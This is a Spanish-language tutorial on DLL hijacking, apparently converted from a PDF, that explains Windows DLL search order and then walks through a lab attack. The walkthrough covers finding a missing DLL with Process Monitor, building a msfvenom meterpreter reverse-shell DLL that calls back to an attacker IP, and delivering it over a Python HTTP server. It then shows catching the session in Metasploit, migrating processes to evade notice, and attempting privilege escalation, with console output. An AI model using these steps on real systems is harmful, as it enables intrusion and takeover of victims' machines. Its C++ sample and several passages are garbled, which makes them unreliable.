Conceptos básicos del secuestro



Descargo de responsabilidad

Este documento es generado por Grupo VIEH y si hay algún aporte o crédito, se menciona en la primera página. La información proporcionada en este documento tiene fines educativos únicamente y no constituye asesoramiento legal o profesional. Si bien hemos hecho todo lo posible para garantizar la exactitud y confiabilidad de la información presentada, VIEH Group renuncia a cualquier garantía o representación implícita con exactitud respecto a la integridad, o utilidad expresa de este documento. Cualquier prélation que uste de la contraction te ida en esta documento e estrictamente bajo su propio liesgo. VIEH Group no será responsable de ningún daño que surja del uso o la confianza en este documento. Además, apreciamos mucho a la persona fuente de este documento.

¡Feliz lectura!

Crédito del contenido: Enes Adışen

Secuestro de DLL Lo esencial


El secuestro de DLL es un tipo de ciberataque en el que un actor malintencionado aprovecha el orden de búsqueda de un sistema de bibliotecas de vínculos dinámicos (DLL) para cargar y ejecutar código malicioso en lugar de bibliotecas legítimas. En otras palabras, se refiere a engañar a un procrama para que cargue una biblioteca de códicos dañas se llugar de la segura. Antes la entrar en detalles, ecnemos un vistazo a los archivos

¿Qué es un archivo DLL?

DLL (significa biblioteca de enlaces dinámicos) es un archivo que contiene código y datos reutilizables que múltiples programas pueden usar al mismo tiempo para realizar diferentes funciones, mejorando la eficiencia y la modularidad en el desarrollo de software. Imagina que tienes una caja de ladrillos LEGO. Cada ladrillo funciona como una herramienta única que puede usarse para una variedad de actividades. Ahora, ciertas herramientas se guardan en cajas más pequeñas con nombres como "herramientas de dibujo", "herramientas de construcción", etc., en lugar de guardar todo en una caja grande.

Similares a esos cuadros más pequeños con etiquetas son las DLL. Es un conjunto de recursos que pueden utilizar varias aplicaciones de software. Cuando un software requiere una herramienta, la busca en el cuadro con el pombre correspondiente (DLL). Al elegir el set LEGO a ecuado, cercupri á la terrimienta adecuado para el trabajo. Un archivo DLL puede ser utilizado por diferentes programas al mismo tiempo.

implementación de la es La biblioteca de vínculos dinámicos de Microsoft del concepto de biblioteca compartida en Microsoft Windows, por lo que si desea saber más sobre este concepto, puede buscar "bibliotecas compartidas".



Los desarrolladores crean las DLL escribiendo código personalizado que realiza funciones específicas (dibujar imágenes, calcular matemáticas o conectarse a Internet, etc.) Estos Las funciones son similares a las herramientas que Discutido antes.

```
// Biblioteca de Matemáticas. cpp: Define las funciones exportadas para la DLL.
# incluir
                         pch. h " // usestdafx . hin V isual S tudio 2 0 1 7 y versiones anteriores
#incluir <utilidad>
# incluir < límites #
incluir
                      "Biblioteca de Matemáticas, h"
índice estático sin signo
// Inicializa
// tal que F ( 0 )
                  marse antes de cua
// Esta función
vacíofibonacci
   constunsignedlonglong a,
   constunsignedlonglong b)
   indice _{-} = 0;
           _{-} = un ;
             _ =B; // ver caso especial cuando se inicializa
// Producir el siguiente valor en la secuencia.
// R eturnstrueonsuccessfa Iseonoverflow .
bool f ibonac ci siguiente ()
   // checktoseeifwe if ( ( ULLON posición de resultado de flujo de dover
   G_MA X - anterioru s_ <actual_) | |
        (UINT MAX == indice ))
       falso retorno;
                                       , soloretornobvalor
   // Caso especialcuandoindice = = 0
   si (indice > 0)
     // de lo contrario , calcular el valor de la siguiente secuencia
     anterior += actual
    std::swap(actual_,anterior_);
    ++indice
    retorno verdadero;
    // Obtener el valor actual en la secuencia.
    sin firmarlonglongfibon acci
    corriente de retorno
// Obtener la posición del índice actual en la secuencia.
fibonacci sin firmar _ indice ()
```

índice de retorno:

El código anterior demuestra una implementación de una biblioteca de enlaces dinámicos que define funciones para generar una secuencia de Fibonacci que pueden ser utilizadas por otros programas para generar secuencias de Fibonacci.

¿Cómo funciona la DLL?

Llegados a este punto sabemos qué es una DLL y para qué se utiliza. A continuación veamos cómo funciona una DLL después de hacer clic en un programa que la requiere paso a paso.

Carrando III en la memoria


Después de hazer dicentur ejectable .exe), Il istenta
operative (OS) carga el programa una memoria i inicia su
ejecución. Si el programa requiere una DLL, el sistema
operativo primero deberá cargar la DLL en la memoria.

Esto se hace buscando la DLL en algunas ubicaciones diferentes, como el directorio del sistema, el directorio del programa y el directorio actual. Una vez que se encuentra la DLL, se carga en la memoria y se pone a disposición del programa.

Vinculación dinámica en tiempo de carga versus tiempo de ejecución Cuando carga una DLL en una aplicación, dos métodos de vinculación le permiten llamar a las funciones de la DLL exportada. Los dos métodos de vinculación son la vinculación dinámica en tiempo de carga y la vinculación dinámica en tiempo de ejecución. - De MS Aprender

Enlace en tiempo de

 carga El enlazador resuelve todas las referencias a funciones y variables en la DLL en tiempo de compilación.



 Esto hace que el archivo ejecutable sea más grande, pero hace que el programa sea más rápido.

Vinculación en tiempo

 de ejecución El vinculador no resuelve todas las referencias a funciones y variables en la DLL en tiempo de compilación.

- En su lugar, crea un código auxiliar en el archivo ejecutable del programa y lessona a la función LoadLibraryEx para cargar la DLL en la memoria en tiempo de ejecución.
- Luego, el programa puede llamar funciones en la DLL llamando a la función GetProcAddress para obtener la dirección de la función en la DLL.
- Esto hace que el archivo ejecutable del programa sea más pequeño, pero también lo hace más lento.

or Capúsque la Cap

DLL Cuando inicia un archivo .exe que requiere una DLL, el cargador de DLL (es parte del sistema operativo) comienza a buscar esa DLL específica en el sistema. Los archivos se buscan de acuerdo con ciertas reglas, conocidas como Orden de búsqueda de DLL.

El orden de búsqueda de DLL predeterminado para Windows es el siguiente:

El directorio desde el que se carga la aplicación 1.

El directorio del sistema. 2.

(ejemplo:

"C:\Windows\System32")

- 3.El directorio de Windows ("C:\Windows").
- 4.El directorio actual.

Directorios listados en el sistema RUTA 5.

Directorios de variables

de entorno en el entorno PATH del usuario 6.

Ariable Company de la comp

Este concepto es fundamental en el secuestro de DLL. Durante este proceso, podemos inyectar nuestras propias DLL maliciosas en ubicaciones donde DLL Loader busca la DLL inocente. Lo haremos

Llegaremos a esto en capítulos posteriores.

Secuestro de DLL

Después de tener una idea sobre los archivos DLL y su mecanismo de funcionamiento, podemos profundizar en el concepto de secuestro de DLL.

¿Cuál es la idea del secuestro de DLL?

La mayoría de las veces, la idea principal es explotar el orden de búsqueda que utilizan los programas para encontrar y cargar archivos DLL. Un atacante puede engañar a un software para que cargue código dañino en lugar del DLL genuino deseado insertando un DLL malicioso en un lugar donde chargyama busca archivos DLL. De esta form, atacante ocedes un el tardo, privilogia si gana presistenci en el sistema. Por eso enfaticé el orden de búsqueda en el capítulo anterior.

Aunque solo mencioné la manipulación del orden de búsqueda, hay varias opciones y la efectividad de cada una depende de cómo esté configurado el programa para cargar las DLL necesarias.

Las estrategias potenciales incluyen:

DLL fantasma: funciona colocando un DLL malicioso falso con un nombre similar al legítimo en un directorio donde un programa busca archivos DLL, lo que puede provocar que el programa cargue el DLL fantasma malicioso en lugar del DLL legítimo previsto.

Reemplazo de DLL: en el reemplazo de DLL, el atacante intenta intercambiar una DLL legítima por una maliciosa. Se puede combinar con DLL Proxying.

Secuestro del croen la búsqueda de DL: con unatatue de secuestro differendo Do búsqueda, un atacante manipula el orden en el que un programa busca bibliotecas de vínculos dinámicos (DLL), lo que le permite almacenar un DLL malicioso en una ubicación en la que el programa busca primero, lo que genera el archivo malicioso. Se está cargando una DLL en lugar de la original.

Ataque de carga lateral de DLL: los atacantes pueden usar DLL de carga lateral para ejecutar sus propias cargas maliciosas. La carga lateral incluye controlar qué DLL carga un programa, similar al secuestro de orden de búsqueda de DLL. Sin embargo, los atacantes pueden cargar directamente sus cargas útiles colocando una aplicación legítima en el orden de búsqueda de un programa y luego invocándola para ejecutar sus cargas útiles, en lugar de simplemente colocar la DLL y esperar a que se ejecute la aplicación

víctor VIENGRUPO Encontrar archivos DLL

faltantes Los archivos DLL faltantes son una gran oportunidad para que los atacantes aprovechen su ausencia. Si falta una DLL en el sistema, pueden intentar colocar una imitación de la DLL original para usarla con otros fines, incluido el aumento de privilegios.


Process Monitor se puede utilizar para rastrear cargas de DLL fallidas en el sistema.

A continuación se explica cómo hacerlo paso a paso: Descargue Process Monitor desde este 1. enlace oficial.

- 2.Descomprima el archivo.
- 3. Haga clic en "pocmon.exe".

Después de eso verá 4. varios procesos en marcha. Haga clic en el botón de filtro azul en la parte superior izquierda.

Necesitas agregar dos filtros. El primero 5. es "El







Ahora puede ver una lista de DLL faltantes en varios procesos. Estos fallos de carga pueden ser aprovechados por atacantes mediante el secuestro de DLL.

Nota: Es imposible para mí mostrarte todos los enfoques y métodos para el secuestro de DLL en este artículo. Existen numerosas técnicas para detectar programas vulnerables, archivos DLL y explotarlos utilizando diferentes métodos que ya hemos comentado anteriormente.

Explotación de archivos DLL faltantes Imaginemos un escenario en el que encontró un programa vulnerable en






Si observa la figura 4, puede ver que el proceso está intentando cargar una DLL desde la ruta "C:\Program Files\NTCore\Explore Suite", lo que resulta en el error "NOMBRE NO ENCONTRADO".

En este ejemplo intentaremos explotar esta DLL faltante usando ms<u>fvenom en Kali Linux</u>.

Paso 1: crear una carga útil usando msfvenom
Para explotar los archivos DLL que faltan en la
máquina de destino, primero debemos configurar
una carga útil usando la perramienta msfrenem
(opcondinente en (al)).

Msfvenom es la combinación de generación
y codificación de carga útil. Reemplazó a
msfpayload y msfencode el 8 de junio de
2015. — De metasploit.com
Para crear una carga útil, usaremos el
siguiente comando:

msfvenom -p windows/meterpreter/reverse_tcp - ax86 -f dll LHOST=192.168.1.115 LPORT=4444 > CFF ExplorerENU.dll



Después de eso deberías estar viendo el carga útil en su computadora.



Usaremos esta DLL para engañar a Windows. host para cargar la carga útil en lugar de el que falta.

Paso 2: coloque el archivo DLL en el host de destino

En este paso es necesario colocar de alguna manera la carga útil en la máquina víctima. Hay muchos métodos diferentes y tú decides cuál utilizar. Si está utilizando una máquina virtual como víctima, puede simplemente arrastrar y soltar, pero si desea hacer algo más cercano a escenarios de la vida real, puede intentar configurar un servidor http y luego descargarlo en la máquina víctima, asumiendo que bay so está produciendo algua po or a asue de paísning.

La víctima ha sido engañada para que descargue la DLL maliciosa en lugar de la DLL que falta.

Así es como se puede alojar un servidor usando


python3: python3 -m http.server 192.168.1.115

en kali y luego asumiré que el

--unir

Ahora, después de que el servidor entre en funcionamiento, la víctima La máquina Windows7 se ha descargado y

reemplazó la DLL que faltaba con este mal Archivo DLL en nuestro escenario.



Paso 3: obtener shell usando metasploit Ahora, después de entregar la carga útil exitosamente, necesitamos comenzar metasploit y configurarlo para recibir sesiones desde la carga útil. hagámoslo paso a paso paso.

Inicie metasploit usando el comando abajo:

\$sudo msfconsole



 Usaremos multi/handler para obtener un shell meterpreter.

usar multi/manejador

Después de escribir el comando anterior

deberías ver esto:

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > []
```

Ahora necesitamos configurar LHOST y

atacante y LPORT es el puerto para escuchar una conexión desde la computadora de destino.

La "L" en ambos nombres de atributos significa "local".

Para configurar LHOST necesita usar la dirección IP local de su máquina. Puedes aprenderlo escribiendo ip a en la terminal.

Configuración de

LHOST: configure LHOST <SU DIRECCIÓN IP LOCAL>

Configuración de LPORT: (4444 por defecto) establecer LPORT 4444

Después de configurar lhost y lport,

establecemos nuestra carga útil como:

colocar

CARGA ÚTIL

ventanas/meterpreter/reverse_tcp

 Finalmente escriba mostrar opciones para ver si todo las opciones están configuradas correctamente.

mostrar opciones


Después deberías ver un resultado como este:



 No podemos ejecutar nuestro exploit y comenzar a escuchar la máquina víctima para ver si la carga útil está activada o no. Escriba

a

continuación: exploit Ahora el controlador TCP inverso debe iniciarse en su dirección LHOST especificada de la siguiente manera:



En este pino te cata de figurade y odo que have ue hacer para dare in shell a la máquina atacante es ejecutar el archivo .exe al que está conectado y cargar el archivo dll.

memoria.

En este punto, la máquina víctima inicia el programa CFF Explorer y permite que se ejecute la DLL maliciosa. Tan pronto como se ejecuta el archivo DLL, debería aparecer en el proceso de explotación en metasploit.

Revisemos nuestra terminal Metasploit después de que la máquina víctima haya ejecutado el programa vulnerable.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.115:4444

[*] Sending stage (175686 bytes) to 192.168.1.105

[*] Meterpreter session 1 opened (192.168.1.115:4444 → 192.168.1.105:60455) at 2023-08-11 04:42:24 -0400

meterpreter > ■
```

¡Sí! Ahora tenemos un shell meterpreter.

Paso 4: Escalar privilegios con meterpreter shell Hemos ejecutado

exitosamente nuestra carga útil y tuvimos acceso al sistema usando meterpreter. Ahora veamos qué se puede hacer a continuación.

Simplemente podemos comenzar escribiendo



```
meterpreter > sysinfo
Computer : WIN7
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```

Escriba ps para ver la lista de procesos activos en la máquina víctima. Busque procesos con privilegios de administrador para migrar.

Usando el módulo de migración de publicaciones, puede migrar a otro proceso en la víctima.

Después de verificar los procesos activos usando ps, necesitaremos el PID del proceso que queremos usar. Por ejemplo, intentaré migrar a taskhost.exe con un PID de 1620.

migrar 1620

¿Porque migramos? Si un saario del Sistema objetivo piensa que el precesso extraño, puede cancelarlo y expulsarnos del sis

Por lo tanto, es una buena idea utilizar el comando de migración para cambiar a procesos más seguros como explorer.exe o svchost.exe, que no llaman la atención.

Después de migrar, puede usar getpidcommand para ver el proceso actual en el que está trabajando.

El comando getuid mostrará la identificación de usuario real del proceso de llamada. De esta manera podemos saber si hemos escalado privilegios o no.

meterpreter > getuid
Server username: WIN7\admin

Después de ingresar el comando, aprendemos que nuestro nombre de usuario actual es WIN7/ admin. Aunque es una cuenta de administrador, queremos mayores privilegios.

NTABLACRITY SYSTEM: Salacuentamás poversea en una metancia Salacuentamás.

En nuestro caso es más potente que WIN7/admin.

Utilice GetSystem

Los comandos GetSystem utilizan una variedad de técnicas de escalada de privilegios para dar a los atacantes acceso a la cuenta SISTEMA de una víctima. Si aún no se ha cargado, primero debemos cargar la extensión 'priv' antes de usar el comando getsystem.

usar privilegios

obtener sistema

Es posible que este comando no siempre funcione correctamente y puede fallar. En esto necesitamos Utilice otras cargas útiles que existen en Metasploit.

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: 1726 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
```


Si getsystem no funciona, aquí hay un método para obtener privilegios elevados utilizando marco de metas local de local

fondo

inmediato

ingresar "buscar local explotar sugerente". Esta es una post-explotación.
 módulo que puede utilizar para comprobar un sistema para vulnerabilidades locales.

buscar sugerencia de exploit local



Usaremos este módulo:

usar 0

 Ahora veamos las opciones usando el siguiente comando: mostrar opciones



sesiones

Después de eso, debería ver la sesión activa.

Usaremos la sesión que hemos creado usando nuestra carga útil DLL.

Establecer la SESIÓN:

establecer sesión 1

Ahora la carga útil está lista para ejecutarse.

 Ejecute la carga útil con este comando: exploit Si todo sale según

lo esperado, debería ver una lista de vulnerabilidades en el sistema de destino.

```
192.168.1.105 - Collecting local exploits for x86/windows...
   192.168.1.105 - 186 exploit checks are being tried...
   192.168.1.105 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
   192.168.1.105 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not be validated. Vulnerable Windows 7/
Windows Server 2008 R2 build detected!
   192.168.1.105 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
    192.168.1.105 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
   192.168.1.105 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
   192.168.1.105 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
   192.168.1.105 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
   192.168.1.105 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
   192.168.1.105 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
   192.168.1.105 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
   192.168.1.105 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
   192.168.1.105 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
    192.168.1.105 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
    192.168.1.105 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
    Running check method for exploit 41 / 41
   192.168.1.105 - Valid modules for session 2:
                                                                    Potentially Vulnerable? Check Result
                                                                                             The target appears to be vulnerable.
                         cve_2020_0787_bits_arbitrar
                                                                                             The service is running, but could not be validated. Vulnerable
20
```

